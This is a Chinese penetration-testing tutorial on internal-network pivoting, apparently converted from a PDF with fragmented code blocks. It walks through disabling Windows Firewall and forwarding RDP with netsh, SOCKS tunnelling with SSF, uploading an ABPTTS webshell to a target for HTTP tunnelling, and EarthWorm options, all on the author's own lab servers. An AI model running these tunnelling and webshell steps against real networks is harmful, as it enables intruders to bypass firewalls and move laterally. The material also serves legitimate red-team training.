

# 0x03-内网渗透之内网穿透

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## 0x00 环境-工具

### 0x00-1 靶场介绍

以下端口转发和代理都是自己的VPS做演练。

1	Linux:	207.148.119.98
2	Windows:	45.76.153.192

### 0x00-2用到的转发|代理工具:

1	ssf	<a href="https://www.ctolib.com/article/releases/68618">https://www.ctolib.com/article/releases/68618</a>
2	abptts	<a href="https://github.com/nccgroup/ABPTTS">https://github.com/nccgroup/ABPTTS</a>
3	earthworm	<a href="http://rootkiter.com/EarthWorm">http://rootkiter.com/EarthWorm</a>
4	frp	<a href="https://github.com/fatedier/frp">https://github.com/fatedier/frp</a>
5	Neo-reGeorg	<a href="https://github.com/L-codes/Neo-reGeorg">https://github.com/L-codes/Neo-reGeorg</a>
6	reDuh	<a href="https://github.com/sensepost/reDuh">https://github.com/sensepost/reDuh</a>
7	Venom	<a href="https://github.com/Dliv3/Venom">https://github.com/Dliv3/Venom</a>

### 0x00-3 流量代理工具

1	proxifier	<a href="https://www.proxifier.com">https://www.proxifier.com</a>
2	proxychains	apt install proxychains

# 0x01 netsh端口转发

条件：管理员权限      用windows自带的netsh

1	netsh firewall show config	查看防火墙配置
2	netsh firewall show state	查看当前系统防火墙状态
3	netsh interface portproxy show all	查看端口转发

```
C:\Users\Administrator>netsh firewall show config
Domain profile configuration:
Operational mode           = Enable
Exception mode             = Enable
Multicast/broadcast response mode = Enable
Notification mode         = Disable

Service configuration for Domain profile:
Mode      Customized  Name
-----
Enable    No          Remote Desktop

Allowed programs configuration for Domain profile:
Mode      Traffic direction  Name / Program
-----
Port configuration for Domain profile:
Port      Protocol Mode      Traffic direction  Name
-----
ICMP configuration for Domain profile:
Mode      Type      Description
-----
Enable    2        Allow outbound packet too big

Standard profile configuration (current):
Operational mode           = Enable
Exception mode             = Enable
Multicast/broadcast response mode = Enable
Notification mode         = Disable

Service configuration for Standard profile:
Mode      Customized  Name
-----
Enable    No          Remote Desktop

Allowed programs configuration for Standard profile:
Mode      Traffic direction  Name / Program
-----
```

启用

```
C:\Users\Administrator>netsh advfirewall set allprofiles state off
Ok.
```

关闭防火墙

```
C:\Users\Administrator>netsh firewall show config
```

```
Domain profile configuration:
```

```
Operational mode           = Disable  
Exception mode             = Enable  
Multicast/broadcast response mode = Enable  
Notification mode          = Disable
```

防火墙禁用

```
Service configuration for Domain profile:
```

```
Mode      Customized  Name
```

```
Enable    No          Remote Desktop
```

```
Allowed programs configuration for Domain profile:
```

```
Mode      Traffic direction  Name / Program
```

```
Port configuration for Domain profile:
```

```
Port      Protocol  Mode      Traffic direction  Name
```

```
ICMP configuration for Domain profile:
```

```
Mode      Type  Description
```

```
Enable    2      Allow outbound packet too big
```

```
Standard profile configuration (current):
```

```
Operational mode           = Disable  
Exception mode             = Enable  
Multicast/broadcast response mode = Enable  
Notification mode          = Disable
```

```
Service configuration for Standard profile:
```

```
Mode      Customized  Name
```

```
Enable    No          Remote Desktop
```

```
C:\Users\Administrator>netsh firewall show state
```

```
Firewall status:
```

```
Profile              = Standard  
Operational mode     = Disable  
Exception mode       = Enable  
Multicast/broadcast response mode = Enable  
Notification mode    = Disable  
Group policy version = Windows Firewall  
Remote admin mode    = Disable
```

```
Ports currently open on all network interfaces:
```

```
Port      Protocol  Version  Program
```

```
No ports are currently open on all network interfaces.
```

```
IMPORTANT: Command executed successfully.
```

```
However, "netsh firewall" is deprecated;
```

```
use "netsh advfirewall firewall" instead.
```

```
For more information on using "netsh advfirewall firewall" commands  
instead of "netsh firewall", see KB article 947709  
at http://go.microsoft.com/fwlink/?linkid=121488 .
```

1 把来自外部的 tcp 的 10086 端口流量全部转发到内网机器的 3389 端口上

2

3 建立规则:

4 netsh advfirewall firewall add rule name="aaaaaa" dir=in action=allow protocol=

5 netsh interface portproxy add v4tov4 listenport=10086 connectaddress=127.0.0.1

```

6 netsh firewall show state
7 netsh interface portproxy show all
8
9 删除规则:
10 netsh advfirewall firewall delete rule name="aaaaaa" dir=in protocol=TCP localport=10086
11 netsh interface portproxy delete v4tov4 listenport=10086
12 netsh firewall show state
13 netsh interface portproxy show all

```

```

C:\Users\Administrator>netsh advfirewall firewall add rule name="aaaaaa" dir=in action=allow protocol=TCP localport=10086
Ok.

```

添加入栈规则

```

C:\Users\Administrator>netsh interface portproxy add v4tov4 listenport=10086 connectaddress=127.0.0.1 connectport=3389

```

端口转发

```

C:\Users\Administrator>netsh firewall show state

```

Firewall status:

```

Profile = Standard
Operational mode = Disable
Exception mode = Enable
Multicast/broadcast response mode = Enable
Notification mode = Disable
Group policy version = Windows Firewall
Remote admin mode = Disable

```

Ports currently open on all network interfaces:

Port	Protocol	Version	Program
10086	TCP	Any	<null>

允许10086端口的流量入栈

IMPORTANT: Command executed successfully.  
However, "netsh firewall" is deprecated;  
use "netsh advfirewall firewall" instead.  
For more information on using "netsh advfirewall firewall" commands  
instead of "netsh firewall", see KB article 947709  
at <http://go.microsoft.com/fwlink/?linkid=121488> .

```

C:\Users\Administrator>netsh interface portproxy show all

```

Listen on ipv4: Connect to ipv4:

Address	Port	Address	Port
*	10086	127.0.0.1	3389

端口转发状态

```

C:\Users\Administrator>netsh advfirewall firewall delete rule name="aaaaaa" dir=in protocol=TCP localport=10086

```

Deleted 1 rule(s).  
Ok.

```

C:\Users\Administrator>netsh interface portproxy delete v4tov4 listenport=10086

```

```

C:\Users\Administrator>netsh firewall show state

```

Firewall status:

```

Profile = Standard
Operational mode = Disable
Exception mode = Enable
Multicast/broadcast response mode = Enable
Notification mode = Disable
Group policy version = Windows Firewall
Remote admin mode = Disable

```

Ports currently open on all network interfaces:

Port	Protocol	Version	Program
No ports are currently open on all network interfaces.			


IMPORTANT: Command executed successfully.  
However, "netsh firewall" is deprecated;  
use "netsh advfirewall firewall" instead.  
For more information on using "netsh advfirewall firewall" commands  
instead of "netsh firewall", see KB article 947709  
at <http://go.microsoft.com/fwlink/?linkid=121488> .

```

C:\Users\Administrator>netsh interface portproxy show all

```

远程登陆连接目标IP:10086端口



- 1 a) 关于 netsh 在 2003 下的操作命令相对于之后的系统有所不同,这里稍微注意下
- 2 # netsh firewall show state 查看当前系统防火墙状态
- 3 # netsh firewall set opmode disable 关闭当前系统防火墙
- 4 # netsh firewall set opmode enable 启用当前系统防火墙
- 5
- 6 b) 对于 2003 以后的系统,可使用如下的命令管理防火墙
- 7 # netsh advfirewall show allprofiles 查看当前系统所有网络类型的防火墙状态,比如,和
- 8 # netsh advfirewall set allprofiles state off 关闭当前系统防火墙
- 9 # netsh advfirewall set allprofiles state on 启用当前系统防火墙
- 10 # netsh advfirewall reset 重置当前系统的所有防火墙规则,会初识到刚装完系统的状
- 11 # netsh advfirewall set currentprofile logging filename "C:\windows\temp\fw.log
- 12
- 13
- 14 add 为增加规则,
- 15 delete 为删除规则
- 16 allow 为允许连接,
- 17 block 为阻断连接
- 18 in 为入站,
- 19 out 为出站
- 20 name 为要显示的规则名称

## 0x02 ssf正反向跨平台socks代理


- 1 反向代理：将ssf.exe和certs文件夹传到靶机里，然后在ssf.exe的目录下运行程序
- 2 正向代理：将ssfd.exe和certs文件夹传到靶机里，然后在ssfd.exe的目录下运行程序

### 0x02-1SSF 反向 socks 代理

- |   |     |         |                |                     |
|---|-----|---------|----------------|---------------------|
| 1 | 靶机  | Linux   | 207.148.119.98 |                     |
| 2 | 攻击机 | Windows | 45.76.153.192  | 安装proxifier做socks代理 |

- 1 第一步：本地监听1050端口
- 2 `ssfd.exe -p 1050`
- 3 `./ssfd -p 1050`

45.76.153.192 - 远程桌面连接



```
Administrator: C:\Windows\system32\cmd.exe - ssfd.exe -p 1050

C:\Users\Administrator\Desktop>ssfd.exe -p 1050
[2019-10-09T13:07:20+00:00] [info] [config] [tls] CA cert path: <file: ../certs/trusted/ca.crt>
[2019-10-09T13:07:20+00:00] [info] [config] [tls] cert path: <file: ../certs/certificate.crt>
[2019-10-09T13:07:20+00:00] [info] [config] [tls] key path: <file: ../certs/private.key>
[2019-10-09T13:07:20+00:00] [info] [config] [tls] key password: <>
[2019-10-09T13:07:20+00:00] [info] [config] [tls] dh path: <file: ../certs/dh4096.pem>
[2019-10-09T13:07:20+00:00] [info] [config] [tls] cipher suite: <DHE-RSA-AES256-GCM-SHA384>
[2019-10-09T13:07:20+00:00] [info] [config] [http proxy] <None>
[2019-10-09T13:07:20+00:00] [info] [config] [socks proxy] <None>
[2019-10-09T13:07:20+00:00] [info] [config] [circuit] <None>
[2019-10-09T13:07:20+00:00] [info] [ssfd] listening on <*:1050>
[2019-10-09T13:07:20+00:00] [info] [ssfd] running <Ctrl + C to stop>
```

- 1 第二步：目标边界连接我们的1050端口，并将数据转发给1051端口
- 2 `ssf.exe -F 1051 -p 1050 45.76.153.192`
- 3 `./ssf -F 1051 -p 1050 45.76.153.192`

```

root@msf:~/ssf# ./ssf -F 1051 -p 1050 45.76.153.192
[2019-10-09T13:13:43+00:00] [info] [config] [tls] CA cert path: <file: ./certs/trusted/ca.crt>
[2019-10-09T13:13:43+00:00] [info] [config] [tls] cert path: <file: ./certs/certificate.crt>
[2019-10-09T13:13:43+00:00] [info] [config] [tls] key path: <file: ./certs/private.key>
[2019-10-09T13:13:43+00:00] [info] [config] [tls] key password: <>
[2019-10-09T13:13:43+00:00] [info] [config] [tls] dh path: <file: ./certs/dh4096.pem>
[2019-10-09T13:13:43+00:00] [info] [config] [tls] cipher suite: <DHE-RSA-AES256-GCM-SHA384>
[2019-10-09T13:13:43+00:00] [info] [config] [http proxy] <None>
[2019-10-09T13:13:43+00:00] [info] [config] [socks proxy] <None>
[2019-10-09T13:13:43+00:00] [info] [config] [circuit] <None>
[2019-10-09T13:13:43+00:00] [info] [ssf] connecting to <45.76.153.192:1050>
[2019-10-09T13:13:43+00:00] [info] [ssf] running (Ctrl + C to stop)
[2019-10-09T13:13:43+00:00] [info] [client] connection attempt 1/1
[2019-10-09T13:13:44+00:00] [info] [client] connected to server
[2019-10-09T13:13:44+00:00] [info] [client] running
[2019-10-09T13:13:44+00:00] [info] [microservice] [socks]- start server on fiber port 1051
[2019-10-09T13:13:44+00:00] [info] [client] service <remote-socks> OK

```

成功连接

45.76.153.192 - 远程桌面连接


```

Administrator: C:\Windows\system32\cmd.exe - ssfd.exe -p 1050
C:\Users\Administrator\Desktop>ssfd.exe -p 1050
[2019-10-09T13:07:20+00:00] [info] [config] [tls] CA cert path: <file: ./certs/trusted/ca.crt>
[2019-10-09T13:07:20+00:00] [info] [config] [tls] cert path: <file: ./certs/certificate.crt>
[2019-10-09T13:07:20+00:00] [info] [config] [tls] key path: <file: ./certs/private.key>
[2019-10-09T13:07:20+00:00] [info] [config] [tls] key password: <>
[2019-10-09T13:07:20+00:00] [info] [config] [tls] dh path: <file: ./certs/dh4096.pem>
[2019-10-09T13:07:20+00:00] [info] [config] [tls] cipher suite: <DHE-RSA-AES256-GCM-SHA384>
[2019-10-09T13:07:20+00:00] [info] [config] [http proxy] <None>
[2019-10-09T13:07:20+00:00] [info] [config] [socks proxy] <None>
[2019-10-09T13:07:20+00:00] [info] [config] [circuit] <None>
[2019-10-09T13:07:20+00:00] [info] [ssfd] listening on <*:*:1050>
[2019-10-09T13:07:20+00:00] [info] [ssfd] running (Ctrl + C to stop)
[2019-10-09T13:13:44+00:00] [info] [microservice] [stream_listener]: forward TCP connections from <127.0.0.1:1051> to 1051

```

成功收到，并把流量转发到1051端口

1 第三步：本地proxifier代理本地127.0.0.1的1051端口



1 第四步：成功代理上目标边界，现在即可访问内网



## 0x02-2 SSF 正向 socks 代理

为什么要讲正向代理呢，要是目标的防火墙设置比较严，只准进不准出，而我们又没有权限更改防火墙规则

那么我们就可以可以正向socks代理进去


1	靶机	45.76.153.192	ssfd.exe -p 1050	监听
2	攻击机	207.148.119.98	./ssf -D 1051 -p 1050 45.76.153.192	正向代理

1 第一步：目标边界监听1050端口



```
2 ssfd.exe -p 1050
3 ./ssfd -p 1050
```

45.76.153.192 - 远程桌面连接



```
C:\Users\Administrator\Desktop>ssfd.exe -p 1050
[2019-10-09T13:47:32+00:00] [info] [config] [tls] CA cert path: <file: ./certs/trusted/ca.crt>
[2019-10-09T13:47:32+00:00] [info] [config] [tls] cert path: <file: ./certs/certificate.crt>
[2019-10-09T13:47:32+00:00] [info] [config] [tls] key path: <file: ./certs/private.key>
[2019-10-09T13:47:32+00:00] [info] [config] [tls] key password: <>
[2019-10-09T13:47:32+00:00] [info] [config] [tls] dh path: <file: ./certs/dh4096.pem>
[2019-10-09T13:47:32+00:00] [info] [config] [tls] cipher suite: <DHE-RSA-AES256-GCM-SHA384>
[2019-10-09T13:47:32+00:00] [info] [config] [http proxy] <None>
[2019-10-09T13:47:32+00:00] [info] [config] [socks proxy] <None>
[2019-10-09T13:47:32+00:00] [info] [config] [circuit] <None>
[2019-10-09T13:47:32+00:00] [info] [ssfd] listening on <*:1050>
[2019-10-09T13:47:32+00:00] [info] [ssfd] running (Ctrl + C to stop)
```

```
1 第二步：攻击机连接目标边界的1050端口，并将数据转发给1051端口
2 ssf.exe -D 1051 -p 1050 45.76.153.192
3 ./ssf -D 1051 -p 1050 45.76.153.192
```

```
root@msf:~/ssf# ./ssf -D 1051 -p 1050 45.76.153.192
[2019-10-09T13:48:01+00:00] [info] [config] [tls] CA cert path: <file: ./certs/trusted/ca.crt>
[2019-10-09T13:48:01+00:00] [info] [config] [tls] cert path: <file: ./certs/certificate.crt>
[2019-10-09T13:48:01+00:00] [info] [config] [tls] key path: <file: ./certs/private.key>
[2019-10-09T13:48:01+00:00] [info] [config] [tls] key password: <>
[2019-10-09T13:48:01+00:00] [info] [config] [tls] dh path: <file: ./certs/dh4096.pem>
[2019-10-09T13:48:01+00:00] [info] [config] [tls] cipher suite: <DHE-RSA-AES256-GCM-SHA384>
[2019-10-09T13:48:01+00:00] [info] [config] [http proxy] <None>
[2019-10-09T13:48:01+00:00] [info] [config] [socks proxy] <None>
[2019-10-09T13:48:01+00:00] [info] [config] [circuit] <None>
[2019-10-09T13:48:01+00:00] [info] [ssf] connecting to <45.76.153.192:1050>
[2019-10-09T13:48:01+00:00] [info] [ssf] running (Ctrl + C to stop)
[2019-10-09T13:48:01+00:00] [info] [client] connection attempt 1/1
[2019-10-09T13:48:02+00:00] [info] [client] connected to server
[2019-10-09T13:48:02+00:00] [info] [client] running
[2019-10-09T13:48:02+00:00] [info] [microservice] [stream_listener]: forward TCP connections from <127.0.0.1:1051> to 1051
[2019-10-09T13:48:02+00:00] [info] [client] service <socks> OK
```

```
1 第三步：本地proxifier代理本地127.0.0.1的1051端口
```

## 0x03 abptts正向端口转发

1	靶机	45.76.153.192	放置webshell
2	攻击机	207.148.119.98	python abpttsclient.py -c webshell/config.txt

## 0x03-1 安装

```
1 git clone https://github.com/nccgroup/ABPTTS.git
2 apt install python-setuptools
3 apt install python-pip
4 pip install --upgrade pip
5 python -m pip install pycrypto
6 python -m pip install pycryptodome
7 python -m pip install httplib2
8 cd ABPTTS
9 python abpttsfactory.py -o webshell
```

```
C:\Users\user2\Desktop\ABPTTS>python abpttsfactory.py -o webshell
[2019-10-09 22:14:45.150000] -----[[[ A Black Path Toward The Sun ]]]-----
[2019-10-09 22:14:45.150000]      - Factory -      ]]====
[2019-10-09 22:14:45.150000]      Ben Lincoln, NCC Group
[2019-10-09 22:14:45.150000]      Version 1.0 - 2016-07-30
[2019-10-09 22:14:45.166000] Output files will be created in "C:\Users\user2\Desktop\ABPTTS\webshell"
[2019-10-09 22:14:45.166000] Client-side configuration file will be written as "C:\Users\user2\Desktop\ABPTTS\webshell\c
onfig.txt"
[2019-10-09 22:14:45.166000] Using "C:\Users\user2\Desktop\ABPTTS\data\american-english-lowercase-4-64.txt" as a wordlis
t file
[2019-10-09 22:14:45.181000] Created client configuration file "C:\Users\user2\Desktop\ABPTTS\webshell\config.txt"
[2019-10-09 22:14:45.197000] Created server file "C:\Users\user2\Desktop\ABPTTS\webshell\abptts.jsp"
[2019-10-09 22:14:45.197000] Created server file "C:\Users\user2\Desktop\ABPTTS\webshell\abptts.aspx"
[2019-10-09 22:14:45.197000] Error: could not create a directory named "C:\Users\user2\Desktop\ABPTTS\webshell\war" - [E
rror 183] : 'C:\\Users\\user2\\Desktop\\ABPTTS\\webshell\\war'
```

> ABPTTS > webshell >				
	名称	修改日期	类型	大小
	war	2019/10/9 22:14	文件夹	
	abptts.aspx	2019/10/9 22:14	ASPX 文件	31 KB
	abptts.jsp	2019/10/9 22:14	JSP 文件	22 KB
	config.txt	2019/10/9 22:14	文本文档	4 KB
	intranchesCauliflowers.war	2019/10/9 22:14	WAR 文件	23 KB

## 0x02 目标边界上传脚本

System Status API


← → ↺ 不安全 | 45.76.153.192/abptts.jsp

eddbe99e49eb601411c9a63a4193405257283d030e8580d5700e3c61703bc35a/591807bba9344200c007b95bc329a534e64bec816912cb92

## 0x03 攻击机连接

- 1 命令格式:
- 2 `python abpttsclient.py -c webshell/config.txt -u "http://192.168.1.119/abptts.a`
- 3
- 4 # 将目标边界的3389转发到本地的33389端口上
- 5 `python abpttsclient.py -c webshell/config.txt -u "http://45.76.153.192/abptts.j`

```
C:\Users\user2\Desktop\ABPTTS>python abpttsclient.py -c webshell/config.txt -u "http://45.76.153.192/abptts.jsp" -f 127.0.0.1:33389/127.0.0.1:3389
[2019-10-09 22:16:35.900000] -----[[[ A Black Path Toward The Sun ]]]-----
[2019-10-09 22:16:35.916000]      ---[[[ - Client - ]]]---
[2019-10-09 22:16:35.916000]                      Ben Lincoln, NCC Group
[2019-10-09 22:16:35.916000]                      Version 1.0 - 2016-07-30
[2019-10-09 22:16:35.916000] Listener ready to forward connections from 127.0.0.1:33389 to 127.0.0.1:3389 via http://45.76.153.192/abptts.jsp
[2019-10-09 22:16:35.916000] Waiting for client connection to 127.0.0.1:33389
```



The screenshot shows a Windows command prompt window titled "C:\Windows\System32\cmd.exe - 1.bat" and a web browser window titled "System Status API". The command prompt displays the output of the `python abpttsclient.py` command, showing the listener ready to forward connections from 127.0.0.1:33389 to 127.0.0.1:3389 via http://45.76.153.192/abptts.jsp. The web browser shows the URL `http://45.76.153.192/abptts.jsp` and the status "不安全" (Insecure). A red box highlights the text "127.0.0.1:33389 远程桌面连接" (127.0.0.1:33389 Remote Desktop Connection) in the command prompt output.

## 0x04 earthworm正反向跨平台socks代理

- 1 `ew_for_Win.exe`
- 2 `-h` 查看帮助
- 3 `-s` 指定链路状态(`ssocksd`、`rcsocks`、`rssocks`、`lcx_slave`、`lcx_listen`、`lcx_tran`)
- 4 `ssocksd`: 正向socks5代理连接;
- 5 `rcsocks`、`rssocks`: 反向socks5代理连接;

```

6 lcx_slave、lcx_listen: 端口转发;
7 lcx_tran: 端口映射;
8 -l 开放指定端口监听;
9 -d 指定转发或反弹的主机地址;
10 -e 指定转发或反弹的主机端口;
11 -f 指定连接或映射的主机地址;
12 -g 指定连接或映射的主机端口;
